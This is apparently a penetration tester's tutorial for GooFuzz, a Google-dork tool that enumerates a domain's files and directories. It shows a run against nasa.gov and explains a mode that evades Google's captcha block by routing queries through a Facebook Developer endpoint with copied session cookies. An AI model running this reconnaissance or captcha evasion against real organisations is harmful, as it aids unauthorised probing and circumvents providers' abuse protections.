
One of the drawbacks that we can find is the temporary blocking of Google, this protection occurs (as in the web version) by the detection of suspicious activity used in the search engine, where we would have to solve a captcha to continue making requests, an action that can only be performed from a web browser.

But if we look at the second request, we see that we have used the "*-b*" parameter, accompanied by a file containing cookies from a ***Facebook account*** and that allows us to launch the requests through a "*developers.facebook.com*" functionality and evading the temporary block.


Contents of the "cookies.txt" file:

But where do these cookies come from?

We will have to access the *Facebook messaging service* with address *https://www.messenger.com*, we will authenticate and extract the cookies "*c_user*" and "*xs*", then we will create a file "*cookies.txt*" with the content and in this format "*c_user=<C_USER_COOKIE>; xs=<XS_COOKIE>*".



Running GooFuzz in Google Captcha avoidance mode:



By taking advantage of the "*ByPass*" functionality, we can use a **dictionary of 100 words maximum without being blocked**.

```
┌──(duton㉿backbox)-[~/Tools/GooFuzz]
└─$ ./GooFuzz -t nasa.gov -w words-100.txt
*********************************************************
* GooFuzz 1.2.1 - The Power of Google Dorks             *
*********************************************************

Target: nasa.gov
Dictionary: words-100.txt
Total requests: 98

[!] Oops... Looks like Google has temporarily blocked your IP address.

┌──(duton㉿backbox)-[~/Tools/GooFuzz]
└─$ ./GooFuzz -t nasa.gov -w words-100.txt -b cookies.txt | tee gooFuzz-words-100.txt
*********************************************************
* GooFuzz 1.2.1 - The Power of Google Dorks             *
*********************************************************

Target: nasa.gov
Dictionary: words-100.txt
Total requests: 98

================================================================
Directories/Files: account
================================================================

https://arcgis.asdc.larc.nasa.gov/portal/portalhelp/en/server/latest/administer/linux/editing-the-primary-site-administrator-account.htm
https://stemgateway.nasa.gov/connects/s/account/001t000000eih9oAAA/butte-county-regional-occupational-program
https://stemgateway.nasa.gov/connects/s/account/001t000000eiyM3AAI/independence-h-s?nocache=https%253A%252F%252Fstemgateway.nasa.gov%252Fconn
https://www.earthdata.nasa.gov/learn/internal-account-request
https://www.nas.nasa.gov/hecc/support/kb/i-cant-log-inmy-password-is-not-workingmy-account-is-locked_5.html
https://www.nas.nasa.gov/hecc/support/kb/i-do-not-currently-have-a-nas-account-i-can-bring-funding-how-do-i-start_613.html
https://www.nas.nasa.gov/hecc/support/kb/news/training-materials-for-getting-an-account-to-use-resources-at-nas-are-available-online_53.html
https://www.nccs.nasa.gov/nccs-users/account-info/account-closure
https://www.nccs.nasa.gov/nccs-users/instructional/account-set-up

================================================================
Directories/Files: add
================================================================

https://blogs.nasa.gov/artemis/2021/07/12/teams-add-launch-abort-system-to-ready-orion-for-artemis-i/
https://blogs.nasa.gov/kennedy/2021/07/12/teams-add-launch-abort-system-to-ready-orion-for-artemis-i/
https://neo.gsfc.nasa.gov/blog/2021/04/19/how-to-add-country-labels-to-your-neo-image/
https://science.nasa.gov/nasa-study-small-craters-add-wandering-poles-moon
https://sealevel.nasa.gov/news/194/emissions-could-add-15-inches-to-sea-level-by-2100-nasa-led-study-finds/
https://strs.grc.nasa.gov/repository/forms/add-platformoe/
https://www.nasa.gov/feature/goddard/2020/emissions-could-add-15-inches-to-2100-sea-level-rise-nasa-led-study-finds
https://www.nasa.gov/feature/goddard/2022/nasa-study-small-craters-add-up-to-wandering-poles-on-moon
https://www.nasa.gov/feature/nasa-australia-sign-agreement-to-add-rover-to-future-moon-mission

================================================================
Directories/Files: upgrade
================================================================

https://blogs.nasa.gov/commercialcrew/2022/03/10/nasa-to-air-briefing-spacewalks-to-upgrade-space-station/
https://gpm.nasa.gov/data/news/upgrade-imerg-early-and-late-runs
https://technology.nasa.gov/page/nasa-systems-available-to-upgrade-y
https://www.jpl.nasa.gov/images/pia23862-christina-koch-assists-upgrade-for-cold-atom-lab
https://www.nasa.gov/centers/stennis/news/releases/2022/Work-Underway-to-Upgrade-Critical-Stennis-Space-Center-Infrastructure
https://www.nasa.gov/press-release/nasa-broadcasts-final-spacewalks-to-upgrade-space-station-power-system
https://www.nasa.gov/press-release/nasa-to-air-briefing-spacewalks-to-upgrade-space-station
https://www.nas.nasa.gov/hecc/support/kb/news/merope-dedicated-time-for-pbs-upgrade-scheduled-for-october-7_557.html
https://www.nas.nasa.gov/hecc/support/kb/news/upgrade-to-shift-automated-transfer-components_451.html

================================================================
Directories/Files: user
================================================================

https://cso.nasa.gov/resources/user-guides-and-tips/
https://fermi.gsfc.nasa.gov/ssc/data/analysis/user/
https://sbg.jpl.nasa.gov/doc_links/user-needs-and-valuation-study
https://tes.jpl.nasa.gov/tes/data/documents/user-guides/
https://vspu.larc.nasa.gov/training-content/chapter-2-modeling-and-designing-intent/user-parameters/creating-and-adjusting-a-user-parameter/
https://www.earthdata.nasa.gov/learn/articles/meeting-data-user-needs-look-behind-curtain
https://www.earthdata.nasa.gov/learn/data-user-profiles
https://www.nasa.gov/press-release/nasa-awards-contract-for-end-user-it-services-technologies
https://www.nas.nasa.gov/hecc/support/kb/new-user-orientation-161/

Sorry, no results found for usercp.

================================================================
Directories/Files: wp-admin
================================================================

https://researchdirectorate.larc.nasa.gov/wp-admin/post.php?post=39&action=edit

================================================================
Directories/Files: wp-content
================================================================

https://earthobservatory.nasa.gov/blogs/eokids/wp-content/uploads/sites/6/2019/04/16_SunSeasons-508.pdf
https://hls.gsfc.nasa.gov/wp-content/uploads/2017/08/HLS.v1.3.UserGuide_v2.pdf
https://hls.gsfc.nasa.gov/wp-content/uploads/2019/01/HLS.v1.4.UserGuide_draft_ver3.1.pdf
https://landsat.gsfc.nasa.gov/wp-content/uploads/2014/09/Ball_BA_RSR.v1.2.xlsx
https://sservi.nasa.gov/wp-content/uploads/2018/02/TransformativeLunarScience.pdf
https://terra.nasa.gov/wp-content/uploads/2014/03/ESMO_TerraWebStatus_June2014.pdf
https://tfaws.nasa.gov/wp-content/uploads/Heat-Pipes-Short-Course.pdf
https://tfaws.nasa.gov/wp-content/uploads/On-Orbit_Thermal_Environments_TFAWS_2014.pdf
https://transitionmodeling.larc.nasa.gov/wp-content/uploads/sites/109/2020/02/TransitionMPW_CaseDescriptions.pdf

Sorry, no results found for wp-includes.

Sorry, no results found for xmlrpc.
```

Proof of concept video with avoidance option:

https://youtu.be/TyiQTFv4v1w

But why do you need my Facebook cookies? Where's the "trick"?

Before explaining what **GooFuzz** does underneath to perform evasion, let it be clear that this **functionality is optional** and does not affect the normal use of the tool, so if you have already used previous versions, you will not notice any change.

In the following image, a URL of "*developers.facebook.com*" is shown, where the tool is making a query to ***Google*** from a native tool in *Facebook Developer*, so the Google captcha does not affect in the same way as if you were doing it normally or from your web browser (interesting, isn't it?). Of course, to use *this Facebook Developer* utility, you have to be authenticated and that is where the use of cookies comes in.

Also add that the important thing is that while the Facebook session is not closed, cookies will remain valid, no matter how many computers with GooFuzz you are using.

```
#!/usr/bin/env bash

# Variables
## General
url="https://www.google.com/search?q="
urlByPass="https://developers.facebook.com/tools/debug/echo/?q=https://www.google.com/search?q="
filter="&filter=0"
start="&start="
userAgent="User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0"
version="1.2.1"
```

All these are small examples to get to know the basic operation of the tool, mention that improvements and new features will be added, so if you like the tool and want to collaborate by proposing new features or reporting bugs, you are always welcome!

About the author

David Utón is a penetration tester and security auditor for web and mobile applications, perimeter networks, internal and industrial corporate infrastructures, and wireless networks.

Contact:

David-Uton @David_Uton